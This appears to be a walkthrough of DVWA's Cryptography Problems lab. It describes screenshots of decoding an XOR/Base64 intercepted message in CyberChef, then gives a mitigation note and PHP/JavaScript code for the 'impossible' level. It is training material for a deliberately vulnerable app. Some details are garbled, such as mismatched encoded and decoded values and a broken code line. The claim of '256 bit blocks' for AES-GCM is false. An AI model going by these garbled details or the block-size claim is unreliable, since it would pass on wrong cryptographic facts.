This screenshot shows the DVWA Cryptography Problems page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area is titled "Vulnerability: Cryptography Problems". It contains a message box with the text "Lg4NGlQZChMSFBYSEB8tBQlPGxdNQSwEHREOAQY=". Below it is a radio button group for "Encode or Decode", with "Decode" selected. A "Submit" button is present. Another message box displays "Your new password is: Difant". A note below states, "You have intercepted the following message, decode it and log in below." A third message box contains the same encoded message as the first. A "Password:" input field and a "Login" button are at the bottom.

This screenshot shows the DVWA Cryptography Problems page after a successful login. The interface is identical to the previous one, but the "Welcome back user" message is displayed in a green box at the bottom of the main content area. The "Password:" input field and "Login" button remain at the bottom.

3. Encode sample word for testing.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The user is on the 'Cryptography' section, specifically the 'From Base64, XOR - Cypher' page. The left sidebar lists various security vulnerabilities. In the main area, there's a message box containing 'OMBAROT'. Below it, there are two radio buttons: 'Encode' (selected) and 'Decode'. A 'Submit' button is present. Further down, there's another message box containing 'O0whKSY40w=='. Below that is a 'Password:' input field. A note at the bottom says 'You have intercepted the following message, decode it and log in below.' The URL in the browser is `localhost/DVWA/vulnerabilities/cryptography/index.php`.

4. Decode it with help of online tools.

The screenshot shows the CyberChef web application. The user has selected the 'From Base64' operation. The input is 'O0whKSY40w==' and the output is 'OMBAROT'. The 'XOR' operation is also visible, with a key of 'wachtwoord' and a scheme of 'Standard'. The 'BAKE!' button is highlighted. The URL in the browser is `https://cyberchef.io/recipe=From_Base64(A-Za-z0-9%25%3D;true(XOR);option=UTF8;string='wachtwoord');Standard;/false;Simple+T0N3aErTWTRPdz9;`. The CyberChef interface includes a sidebar with various operations like 'To Base64', 'From Hex', etc., and a top bar with options like 'Download CyberChef' and 'About / Support'.

Mitigation:

You can never say impossible in crypto as something that would take years today could take minutes in the future when a new attack is found or when processing power takes a giant leap forward.

The current recommended alternative to AES-CBC is AES-GCM and so the system uses that here. 256 bit blocks rather than 128 bit blocks are used, and a unique IV used for every message. This may be secure today but who knows what tomorrow brings?

Sample code:

```
<?php

require ("token_library_impossible.php");

$message = "";

$token_data = create_token();

$html = "
<script>
function send_token() {

    const url = 'source/check_token_impossible.php';
    const data = document.getElementById ('token').value;

    console.log (data);

    fetch(url, {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json'
        },
        body: data
    })
    .then(response => {
        if (!response.ok) {
            throw new Error('Network response was not ok');
        }
        return response.json();
    })
    .then(data => {
        console.log(data);
        message_line = document.getElementById ('message');
        if (data.status == 200) {
```

```

        message_line.innerText = 'Welcome back ' + data.user + ' '
(' + data.level + ')';
        message_line.setAttribute('class', 'success');
    } else {
        message_line.innerText = 'Error: ' + data.message;
        message_line.setAttribute('class', 'warning');
    }
})
.catch(error => {
    console.error('There was a problem with your fetch
operation:', error);
});

}
</script>
<p>
    You have managed to steal the following token from a user of the
Impervious application.
</p>
<p>
    <textarea style='width: 600px; height: 23px'>" . htmlentities
($token_data) . "</textarea>
</p>
<p>
    This being the impossible level, you should not be able to mess with
the token in any useful way but feel free to try below.
</p>
<hr>
<form name=\"check_token\" action=\"\">
    <div id='message'></div>
    <p>
        <label for='token'>Token:</label><br />
        <textarea id='token' name='token' style='width: 600px; height:
23px'>" . htmlentities ($token_data) . "</textarea>
    </p>
    <p>
        <input type=\"button\" value=\"Submit\" onclick='send_token();'>
    </p>
</form>
";
?>
```